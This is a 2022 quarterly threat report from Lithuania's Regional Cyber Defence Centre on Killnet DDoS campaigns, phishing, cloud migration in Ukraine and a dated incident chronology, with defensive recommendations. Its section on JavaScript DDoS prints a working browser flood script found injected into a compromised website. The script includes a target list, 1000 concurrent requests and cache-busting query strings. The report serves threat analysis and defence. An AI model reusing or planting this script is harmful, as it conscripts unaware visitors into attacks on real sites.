
2nd QUARTER REPORT, 2022



2nd QUARTER REPORT, 2022

1 April - 30 June




Table of Contents

EXECUTIVE SUMMARY 5

01 Q2 HIGHLIGHTS 6

02 REGIONAL CYBER THREAT LANDSCAPE 7

03 CATEGORIES OF ATTACKS AGAINST RCDC PARTNERS 7


04 LEVERAGING CLOUD TECHNOLOGY TO MITIGATE CYBER ATTACKS IN UKRAINE 8

05 THE RISE OF JAVASCRIPT DDOS 10

06 CYBER ACTIVITY IN THE REGION: CHRONOLOGICAL ORDER 13

07 RECOMMENDATIONS 17

08 END NOTE 18



Executive summary

As the difficult situation continued through the second quarter of this year, the cyber domain was no exception either. We continued witnessing the same vectors of aggression; however, the attack spectrum changed slightly. As Russia continues struggling with the aggression toward Ukraine, so do its cyber capabilities. The attacks have become less sophisticated and harmful. Ukraine has learned lessons from the past and managed to defend itself from further attacks. Lithuania and the rest of Eastern Europe did not perform worse than that either when massive DDoS hit. As the geopolitical tensions are nowhere near de-escalation, it is important to understand that the cyber field will remain vulnerable and must be defended accordingly.

At the Cyber Security Conference held in France at the International Cybersecurity Forum (FIC) of Lille, General Karol Molenda, leader of the Polish Cyberspace Defense Forces, said, "We were very convinced there would be a cyber Pearl Harbor" following the physical invasion. However, the several European commanders of military cyber defence forces came to a conclusion that, after all, the threat was not as harmful as they expected at the beginning of the Russian invasion of Ukraine. In addition, the General remarked that Russia was "powerful in attack but not as excellent in defence," alluding to the numerous cyber-attacks the country had been afflicted with and many of which had come from groups of independent hackers. He also mentioned that they had strong "psychological and informational action" capabilities. Director of the Regional Cyber Defence Centre Col. Romualdas Petkevičius stated that "the Russians were not ready for a coordinated war on physical and cyber domains".

Figure 1. Col. Romualdas Petkevičius with colleagues at Cyber Security Conference in France

01/Q2 Highlights

The second quarter of 2022 remained intense, as the war in Ukraine still is ongoing and has implications across the globe. Clearly, the majority in the cyber community have chosen their side. USCYBERCOM admitted that they had used offensive capabilities to assist Ukraine and it is not a thing a superpower often announces. China showed some movement in the cyber domain too - surprisingly - against Russia and Belarus. Microsoft assisted Ukraine with the defence of its infrastructure. A joint event with the CCDCOE was hosted to present facts and numbers of the situation in Ukraine from Microsoft's perspective.

Most notable highlights during this period:

Continuous DDoS attacks in the region

While Ukraine was further targeted by Russia and its supporting actors, this quarter proved different - many other countries, specifically, from the Eastern flank of NATO, sustained numerous DDoS attacks, presumptively, by the Russian "Killnet" Group.




Figure 1. / Cloudflare graph (MoD DDoS)




Figure 2. / Scans against Lithuanian governmental institutions

Increased number of phishing campaigns

We have noted increased numbers of phishing emails sent to Lithuanian addresses. Our colleagues from Mil-CERT report that the amount was slightly more significant than usual. CERT-UA also verifies that this type of cyber-attack have been on the increase as compared to the 1st quarter.

Declaration of cyber war

'Killnet" and "Legion" hacker groups declared cyber warfare against 10 countries, top supporters of Ukraine in the war.

Russia warns of a "military clash" if it is hit by US cyberattacks

A Russian cybersecurity official on June 9 warned that Western cyberattacks on the country's critical infrastructure might result in a "direct military conflict." The remarks that were first reported by Reuters and came from the Russian Foreign Ministry's Head of International Information Security, were made just over a week after chief of NSA and the U.S. Cyber Command General Paul Nakasone said that US military hackers "had conducted a series of operations" in support of Ukraine.

02/Regional Cyber Threat Landscape

The second quarter of 2022 showed the same continuing trends as witnessed in the first three months of the year. One type of attack was replaced by another, yet the level of activity was still significant. Regionally, Ukraine has been the primary focus and target of cybercrime, with Russia as the main beneficiary. However, due to the lessons learned at the beginning of Russia's aggression, Ukraine is holding on and even implementing offensive operations: on the ground and online. We can now strongly state that other countries in Eastern Europe have also experienced increased numbers of malicious threats as compared to the first quarter of 2022. The objectives of those attacks encompass attempted reputational damage, stealing PII, or disruption of critical infrastructure services, like power facilities. It is more than obvious who is responsible for these attacks. Consequently, if Ukraine wants to come out as a winner, it has to win on every front, including cyber. The RCDC is currently collaborating with security experts on a study of Russia's offensive cyber capabilities used in the conflict with Ukraine, whether they have revealed what they have already or still keeping something up their sleeve.

03/Categories of Attacks Against RCDC Partners

If we call the first quarter of 2022 the quarter of wiper malware, the second quarter is then definitely the quarter of DDoS. It all started with Russia's invasion of Ukraine, hacktivists began creating web pages used to DDoS Russian infrastructure. Since then, some DDoS attacks have become

more sophisticated and developed, as described in the previous section. They were hidden in seemingly ordinary web-page script and opening such pages automatically DDoSed a range of targets. The main problem currently is caused by the pro-Russian hacktivist group "Killnet". Since May 16, when they declared cyber war against 10 countries, DDoS attacks have been rolling out. Luckily, in our and our partners' case, these attacks were successfully repelled by anti-DDoS measures in the infrastructure. Even civilians with little technical skill from all over the world can be part of a DDoS attack just by using tools accessible online and joining a group of computers simultaneously targeting any given website. In the beginning, this initiative was really popular and managed to take down numerous Russian propaganda sites, including kremlin[.]ru, but sadly, people are getting tired of war and the interest of civilians in fighting the aggressor in cyber domain is declining.

In this quarter, we have also witnessed an increase in phishing campaigns targeting Lithuania and RCDC partners. A phishing effort called "Hive0117" was identified at the end of April. This campaign used a remote access Trojan (RAT) called DarkWatchman to target companies in Eastern Europe, including Lithuania. It uses a technique in which payload contains an executable: it is uncommon for payload to include an executable since payloads like these are usually filtered out by email security gateways and antivirus programs. In this case, the executable is minimal and downloads the rest of the payload packages. In addition, many phishing campaigns leverage Ukraine's invasion theme to pressure victims into doing certain tasks. These types of phishing campaigns were most common in Ukraine but were pretty common in other countries as well because there are many initiatives and fundraisers seeking to help Ukraine and can be easily used as a subject of phishing emails to trick unsuspecting targets. Georgia has also been given its fair share of phishing campaigns during one of them: the Remcos (RAT) malware was sighted delivered via phishing emails.

04/Leveraging Cloud Technology to Mitigate Cyber Attacks in Ukraine

Cloud technology has revolutionized IT infrastructure. It was the next logical step, since hosting your own infrastructure and servers is very expensive. You need adequate secured space, cooling, engineering staff, hardware, and software. It is more convenient and sometimes cheaper to rent the required computing, storage, hosting, or other resources from a cloud computing provider. The top providers of the 1st quarter of 2022 were Amazon Web Services (33%) Microsoft Azure (22%) and Google Cloud Infrastructure (10%). The main advantage of moving your infrastructure to the cloud is that it becomes more secure against kinetic warfare. Virtualized infrastructure can be easily migrated from one data center to another in a different country or region. Microsoft has revealed the creation of "a new front line" to support the Ukrainian Government in its fight against Russian cyberattacks.




Figure 4. Cloud computing service models

Microsoft president Brad Smith detailed how the vendor is supporting the Ukrainian Government during its war with Russia. He was reflecting on the first 100 days of "the world's first major hybrid war" at the Microsoft Envision event in London. "In the war between Russia and Ukraine, the front line runs through Redmond, Washington - something I wouldn't have expected a year ago. The people on the front line are our threat intelligence people, the people who work in the Microsoft Threat Intelligence Centre, and our analysts who work with them," said Brad Smith. Overall, Microsoft has donated more than $100 million of technology support and services free of charge to the Ukrainian Government. This includes helping Ukraine move its IT to the cloud.

Unfortunately using the cloud from organizations that are not bound to your country's law is a double-edged sword. Almost all major cloud providers have pandered and expressed support to one or another authoritarian regime. Let's take the Chinese Communist Party (CCP) as an example: Amazon partnered with China's propaganda arm and was marketing a collection of President Xi Jinping's speeches and writings on its Chinese website. Amazon's compliance with the Chinese government edict, which has not been reported before, is part of a deeper, decade-long effort by the company to win favor in Beijing to protect and grow its business in one of the world's largest marketplaces. Another major cloud provider Microsoft has been working with a Chinese military-run university on researching artificial intelligence that could be used for censorship and surveillance, according to a shocking new report from Financial Times. A series of scientific studies were co-authored by researchers from Microsoft Research Asia and scientists associated with China's National University of Defense Technology (NUDT). This apparent relationship between Microsoft and a Chinese military university is now giving rise to a tidal wave of concerns.

Figure 5. Reality of cloud

In conclusion, we are grateful to Microsoft for quickly and reliably migrating Ukrainian systems to the cloud. We would recommend stick-

ing with the IaaS (Infrastructure as a Service) model and only using the cloud compute resources with strong encryption. Store the encryption keys locally on redundant and distributed systems. All sensitive and PII data that leaves the country borders should be encrypted and decrypted upon return. In short, remember the saying. There is no cloud. It is only someone else's computer. Build your systems on that understanding.

05/The rise of javascript DDoS

JavaScript, often abbreviated as JS, is a programming language that is one of the core technologies of the World Wide Web, alongside HTML and CSS. Over 97% of websites use JavaScript on the client-side for web page behavior, often incorporating third-party libraries. All major web browsers have a dedicated JavaScript engine to execute the code on users' devices. Take a moment to fully understand the last sentence. **Execute code on the user's device inside a web browser. This opens a vast array of possibilities. Sometimes malicious.**

All the way back in 2017 there was a malicious activity called cryptojacking. As the value of cryptocurrencies like Bitcoin and Monero skyrocketed, a more sinister trend came with it. Cybercriminals saw an opportunity in hijacking unprotected computers to use their processing power to mine cryptocurrency – an activity that involves calculating extremely complex mathematical problems. Those calculations require a lot of CPU resources and electricity, so hackers use browser mining scripts to illicitly use other people's computers (called cryptojacking) so they can mine cryptocurrencies at no cost. Although this technique sometimes was used for legitimate purposes, like a streaming website BitChute.com, with user's consent, mined cryptocurrency inside the browser, when the user was watching the video, to support the website financially, most of this activity was illegitimate. It can be detected by analyzing the JS code of the website as an enormous web browser resource drain.

Although cryptojacking was addressed by major web browser developers and cannot be easily exploited, the functionality of JavaScript opened another possibility for malicious activity - DDoS. In a distributed denial-of-service attack (DDoS attack), the incoming traffic flooding the victim originates from many different sources. Usually unaware users browse malicious websites and generate disruptive traffic without even being aware that it is happening.




Figure 6. Malicious activity by JavaScript DDoS

Let's analyze this tactic a little further:
Hackers compromise a simple WordPress website via an unpatched vulnerability or a known exploit. Instead of taking the website down or disrupting its activity, they carefully edit the original website and insert a part of malicious code that performs a DDoS attack. The site remains unchanged for the average user, but the malicious code starts to generate a massive flood attack when the website is open. Here we can see it in the following example of the website [https://iforma[.]es/](https://iforma[.]es/)

Figure 7. Malicious code inside compromised website

When loaded, the JavaScript will force the visitor's browser to perform HTTP GET requests to each of the listed sites, with no more than 1,000 concurrent connections at a time. The DDoS attacks will occur in the background without the user knowing it is happening in any other way than a slow-down of their browser. This allows the scripts to perform the DDoS attacks while the visitor is unaware that their browser has been co-opted for an attack. Each request to the targeted websites will utilize a random query string so that the request is not served through a caching service, such as Cloudflare or Akamai, and is directly received by the server being attacked.
For example, the DDoS script will generate requests like the following in a web server's access logs:
"GET /?17.650025158868488 HTTP/1.1"
"GET /?932.8529889504794 HTTP/1.1"
"GET /?71.59119445542395 HTTP/1.1"

```
var targets = [
  'https://stop-russian-desinformation.near.page',
  'https://gfsis.org/',
]

var CONCURRENCY_LIMIT = 1000
var queue = []

async function fetchWithTimeout(resource, options) {
  const controller = new AbortController();
  const id = setTimeout(() => controller.abort(), options.timeout);
  return fetch(resource, {
    method: 'GET',
    mode: 'no-cors',
    signal: controller.signal
  }).then((response) => {
    clearTimeout(id);
    return response;
  }).catch((error) => {
    clearTimeout(id);
    throw error;
  });
}

async function flood(target) {
  for (var i = 0;; ++i) {
    if (queue.length > CONCURRENCY_LIMIT) {
      await queue.shift()
    }
    rand = i % 3 === 0 ? '' : ('?' + Math.random() * 1000)
    queue.push(
      fetchWithTimeout(target+rand, { timeout: 1000 })
        .catch((error) => {
          if (error.code === 20 /* ABORT */) {
            return;
          }
        })
        .then((response) => {
        })

    )
  }
}
```

Figure 8. JavaScript code generating malicious DDoS requests

The code was copied from a widely available source code designed to DDoS Russian governmental websites during the Ukrainian war and is publicly available via GitHub https://github.com/ajax-lives/NoRussian/blob/main/index.html. Both activities are considered malicious in technique. It will take some time to develop a proper counter technique. Currently, only the awareness of compromised website owners and the use of CDN networks can help alleviate this problem.

06/Cyber Activity in the Region: Chronological Order

2022

1. **1 April, Phishing Attacks Target NATO and European Military**
Multiple cyber-criminal groups targeted NATO and Eastern European countries, according to Google TAG (Threat Analysis Group). Credential phishing and malware assaults were carried out against specific individuals and organizations by a Russian group known as Coldriver. The NATO Center of Excellence and Eastern European forces were their main target.

2. **2 April, Hacking Attempts on Telegram Accounts**
A number of Ukrainian Government officials received Telegram phishing alerts after Russia discovered an unauthorized login advising them to check the security of their accounts. The accounts are compromised when clicking on the fraudulent links. This attack was attributed to UAC-0094 by CERT-UA.

3. **7 April, "Strontium" Targets Ukrainian News Outlets**
Microsoft discovered Strontium (APT 28) attacks on Ukrainian companies, including media organizations. Nearly all of Russia's nation-state actors, according to Microsoft, are involved in the current full-scale offensive against Ukraine's Government and critical infrastructure.

4. **8 April, Cyberattack Attempt on a Ukrainian Energy Provider**
The breach targeted several power substations around Ukraine.
The attack began soon after the time citizens return home from work on the evening of April 8. Industroyer2 (similar to Industroyer, which was used by the Sandworm APT organization to disrupt power in Ukraine in 2016), CaddyWiper, ORCSHRED, SOLOSHRED, and AWFULSHRED were among the types of malware employed. Both CERT-UA and Eset have attributed this attack to the Russian Nation State APT.

5. **12 April, RAT Was Found on the Infrastructure of the MoD of Georgia.**
A Remcos (RAT) malware campaign was sighted lately in the MOD infrastructure, delivering via phishing emails in several forms, mostly related to payment documents, naming conventions such as "NEW PURCHASE ORDER.exe", "SCANNED PURCHASE ORDER.exe", some of the samples were delivered as .xlsx or .word document files, respectively, containing malicious macros, then either extracting or acquiring the other stage from C2. Preventative measures were taken and systems were not affected by malwares full functionality. No signs of data exfiltration.

6. **14 April, Distribution of IcedID Banking Trojan**
CERT-UA reported that malicious XLS-documents were widely distributed among Ukrainian nationals. They would download and launch GzipLoader and then IcedID malware after being opened. IcedID is a banking Trojan that can steal user credentials. CERT-UA attributed this campaign to UAC-0098.

7. **19 April, Online Fraud via Facebook Page Mimicking TV Channel Ukraine 24**
A Facebook page imitating Ukraine 24 was identified by CERT-UA.

It invited readers to participate in a poll by clicking on the link "financial assistance from EU countries". Users were then requested to give personal information and make a payment, which compromised their credit card information.

8 **22 April, Ukrposhta Hit by DDoS**

Ukrposhta, Ukraine's national postal service, says it was struck by a DDoS attack a few days after they released and began selling war-related stamps. At the point of producing this report, the attack hasn't been attributed to anyone.

9 **26 April, Phishing Campaign Using a Compromised Ukrainian Email Address**

CERT-UA identified a phishing campaign that used a hacked account of a Ukrainian Government employee to spread GraphSteel and GrimPlant malware. The campaign has been attributed to UAC-0056.

10 **30 April - 1 May, DDoS Attacks against Targets in Eastern Europe**

Numerous countries in Eastern Europe were subjected to major DDoS attacks on April 30 and May 1, 2022, as well as the week before. Ukraine, Lithuania, Poland, Romania, the Czech Republic, Estonia, and the United States were among the affected. Latvia was also briefly impacted by the attack. Currently, it is highly likely that the pro-Russian Eastern "Killnet" group that claimed responsibility for the attacks against the Romanian Government's websites also stands behind the other attacks.

11 **3 May, Nation-state Phishing Campaigns Targeting Eastern European Organizations**

China, Russia, and Belarus used a range of email-based attack methods in Ukraine, Lithuania, Central Asia, and even Russia itself. APT 28, also known as FancyBear, which is linked to Russia's GRU, is attacking Ukraine with a new sort of malware. The malware is contained inside password-protected zip files (ua report.zip) attached to emails.

12 **4 May, Spear phishing campaign with HTML attachment detected by Georgian CSB**

Georgia has detected a spear phishing campaign aiming for credential capturing. Initial analysis showed that Russian affiliate adversaries may be behind it but CSB have not attributed it. Mail security solutions stopped the emails.

13 **16 May, "Killnet" and "Legion" Hacker Groups Declare Cyber War against 10 Countries**

The pro-Russian hacker group "Killnet", together with volunteer Russian hackers "Legion", has declared war on ten countries, including the UK, the US, Germany, Italy, Latvia, Romania, Lithuania, Estonia, Poland, and Ukraine. These countries were chosen "because of their support for Nazis and Russophobes," a popular narrative used by the Russian media to describe anyone supporting Ukraine's resistance to the Russian invasion.

14 **23 May, Russian Hackers Carry Out Reconnaissance against Austria, Estonia**

The Russian state-sponsored hacking group Turla, also known as Snake, Krypton, or Venomous Bear, was monitoring the Baltic Defense College, NATO platform, and the Austrian Economic Chamber. Sekoia, a cyber security business, was the first to notice the new reconnaissance activity. Turla specializes in cyber espionage and is thought to have a close relationship with Russia's FSB service.

15 **30 May, Lithuania Suffers Another Attempt at disturbing MoD infrastructure**

Lithuania's Ministry of National Defence suffered one of the DDoS attacks that were conducted in May. Starting at 3 p.m., we witnessed a spike in traffic, 44k requests at the peak. The requests were generated automatically (HEAD method L7), with random queries and agents. The present DDoS protection dropped all the requests and so no harm was caused.

16 **3 June, Spear phishing attack on Georgia MoD**

Georgia CSB observed spear phishing attack targeting 12 people on MoD infrastructure to steal web mail credentials and gain access to the victim's inboxes. A fake email account impersonating a coworker was used. No attribution was made.

17 **10 June, Massive Cyber Attack on Media Organizations of Ukraine Using CrescentImp Malware**

The Governmental Computer Emergency Response Team of Ukraine (CERT-UA) received information on the topic "LIST of links to interactive maps" from a participant in an information exchange on mass mailing, in particular, among Ukrainian media organizations. Email addresses of around 500 recipients have been set. In the appendix, the letter contained the document "LIST_of_links_interactive_maps.docx", opening of which loads the HTML file and executes JavaScript code, which, in turn, downloads and executes the EXE-file "2.txt", classified as malicious CrescentImp.

18 **10 June, CERT-UA Warned of Phishing Campaigns Targeting Media Organizations in Ukraine**

Ukraine's Computer Emergency Response Team (CERT-UA) warned of an alleged Sandworm Team-coordinated phishing campaign that delivers a malicious attachment named "LIST_of_links_interactive_maps.docx". The phishing campaign exploited CVE-2022-30190, also known as Follina, to target over 500 recipients at Ukraine's media-related organizations, such as radio stations, newspapers, and news agencies. Once the victim opens the document, it executes JavaScript to fetch a file named "2.txt", embedded with the CrescentImp payload.

19 **17 June, the Russian RSocks Botnet was Shut Down after Millions of Devices Being Hacked**

The Russian RSocks malware botnet was dismantled, according to the U.S. The Department of Justice, and millions of computers, Android smartphones, and IoT (Internet of Things) services were no longer being utilized as proxy servers.

20 **20 June, Cyberattack by APT28 using CredoMap malware**

Ukraine's CERT-UA found a malicious document "Nuclear Terrorism A Very Real Threat.rtf". The opening of the document will lead to downloading an HTML file and executing JavaScript code (CVE-2022-30190), which will ensure the download and launch of the "CredoMap" malware. The meta-data indicates that the document was modified on June 9, 2022, so its distribution could have been carried out on June 10, 2022. According to the set of characteristic features, CERT-UA considers it possible to associate the detected activity with the activities of the APT28 group.

21 **20 June, "Killnet" targets various network infrastructures in Lithuania.**

The notorious Russian hacktivist group "Killnet '' in their telegram channel posted a call for oth-

er hacking groups to help them cripple Lithuania's network infrastructure. Therefore, they did by damaging the Lithuanian police website policija.lrv.lt work. The hacktivist group also tried disrupting one of Lithuania's mobile providers, but we did not witness any disruption.

22 **21 June, Russian government hackers hit Ukraine with Cobalt Strike and CredoMap malware.**

Ukraine's CERT-UA made an announcement regarding the Russian hacking group APT28, also known as STRONTIUM, Fancy Bear, and Sofacy. Ukraine said that Russian hacker organizations are using the Follina code execution vulnerability to install the CredoMap malware and Cobalt Strike beacons. A malicious document named "Nuclear Terrorism A Very Real Threat.rtf." is believed to be sent by APT28. Hackers selected this type of name because of the fear that spreads among Ukrainian people about a potential nuclear attack.

23 **22 June, Cyber Attacks by groups associated with China against Russian scientific and technical enterprises and government agencies**

The government team for responding to computer emergencies in Ukraine CERT-UA found several malicious RTF documents. These documents contain malicious code that exploits one or more known vulnerabilities in MS Office Word. As a result, the victim's computer will be affected by the malicious program Bisonal and in one case, the QuickMute bootloader is used. According to cyber threat researchers, the use of the RoyalRoad builder is one of the hallmarks of groups linked to China. Moreover, the malware Bisonal, as an example, is a tool of the TontoTeam group (UAC-0018).

24 **24 June, Cyberattack against Ukrainian telecommunications operators using DarkCrystal RAT malware.**

The Governmental Computer Emergency Response Team of Ukraine CERT-UA received information on the distribution of e-mails with the attached .RAR archive, which is protected by a password address in the domain gov.ua. The specified RAR-archive contains the document, which is devoted to obtaining legal aid. If you open the document and activate the macro, a PowerShell command will be executed, which will download and run the. NET bootloader "MSCommondll.exe". The mentioned executable file, in turn, will download and run the malware DarkCrystal RAT. Based on the email addresses of e-mail recipients, as well as the domain management DarkCrystal RAT, it is assumed that the attack is aimed at operators and telecommunications providers of Ukraine. Currently, CERT-UA tracks this campaign as UAC-0113.

25 **27 June, a Russian hacking group takes credit for a wide-ranging cyberattack on Lithuania.**

Lithuanian Governmental Tax Inspectorate, the Migration Department, Ministries and a number of other state agencies were among the targets of the hackers, according to a statement from the nation's defense minister and National Cyber Security Center. Russian officials openly threatened Lithuania after the transit. On its Telegram channel, the Russian hacker organization "Killnet" announced the attack, which was first directed at a Lithuanian and a Latvian online accounting system.

07/Recommendations

We can offer a few sets of recommendations that are most relevant to the trends we have monitored this quarter:

- **Phishing** - knowing what phishing is, is the first step to avoid these attacks. Email and SMS is the main platform where scammers do these campaigns. Updating computer and mobile device security software, using multi-factor authentication methods, and backing up the data are the main things to focus on. Other things to look for are employment of common sense before handing over sensitive information, never trusting alarming messages, and never opening attachments in suspicious or strange emails, especially Word, Excel, PowerPoint, or PDF attachments. It is critical to have up-to-date security and antivirus systems, phishing filters and segregated networks to avoid malware transmission, as well as effective backup solutions in order to mitigate phishing attempts. But most importantly, train your employees to recognize these threats, as humans are still the most vulnerable part of any network.

- **DDoS** - Business or government organizations should always have a plan for DDoS attack prevention, and to know steps to take if they suffered one. Ensuring high levels of network security is also very important. Limiting network broadcasting can help fight back a DDoS attack. Since an attack only has impact if a hacker has enough time to pile up requests, the ability to identify a DDoS early on is vital for controlling the blast radius. Firewalls, intrusion detection systems (IDS), Anti-virus, and Anti-malware software that detects and removes viruses and malware also play a vital role. Relying on multiple distributed servers means it is harder to attack all servers at the same time. Even a large volumetric DDoS assault can be easily scaled down and handled by a cloud-based defense. Providers of leading firewalls and threat monitoring software deliver comprehensive cybersecurity. And, as we have mentioned multiple times in our weekly reports, the most effective defense against DDoS attacks is the use of the Content Delivery Network (CDN). Acting as an intermediary between a client and a server, the CDN mirrors, and caches websites. A CDN can help ensure that a DDoS attack does not reach the server of origin, render the site inaccessible and inconvenience users.

- **General** – It is difficult to keep up when cybercriminals are persistently looking for new ways to expose security risks and staying protected becomes a challenge for various facilities. Nonetheless, ensuring cyber safety should be among the priorities for business or government organizations. Outdated hardware computers have more chance of being hacked than up-to-date devices. Nowadays, many VPN providers offer to secure and privatize networks and protect personal information. Links can easily be misrepresented as something they are not, so double-check before clicking on one. By hovering over the link in most browsers, the target URL is shown. Use this method to double-check links before clicking on them. Passwords are a weak link regarding people's computer safety too. Putting more effort into creating passwords will resolve unnecessary brute force password attacks. Tools, such as Password Strength Checker is a great way to find out how secure passwords are. While visiting a website that does not use HTTPS, no one can be sure that the information someone sends to the site's server is safe. Before handing out confidential or private information, double-check that the site is using HTTPS.

08/Ending note

To sum up, the main battle regarding the second quarter of 2022 remains about Ukraine fighting back against Russia and they did a good job doing it. Within the first days of the invasion, Ukraine had amassed an "IT army" of more than 400,000 volunteers. Although these volunteer hackers will almost certainly not have widespread destructive effects, in the long term, their actions could also undermine Russian war narratives, reduce domestic support in Russia for the invasion, and weaken Russian ransomware groups. Regarding the increased number of cyber-attacks, there seems to be a better understanding of what to expect and how to react to such events. Cyber hygiene courses started to play a big role in companies thus providing valuable information and training for non-IT-technical staff. However, as we expected at the beginning of this year, geopolitical tensions led and will continue to lead the cyber field into an unpredictable war zone. Businesses, governmental sectors, and individual people must understand it and take cyber as a very serious topic. Each of the mentioned has to improve their cyber knowledge and understand certain things so as not to fall into criminal trap.

ISSUED BY THE REGIONAL CYBER DEFENCE CENTRE

Layout by the Visual Information Division
of the General Affairs Department of the Ministry of National Defence,
Totorių g. 25, LT-01121 Vilnius
Printed by the Military Cartography Centre of the Lithuanian Armed Forces,
Muitinės g. 4, Domeikava, LT-54359 Kaunas district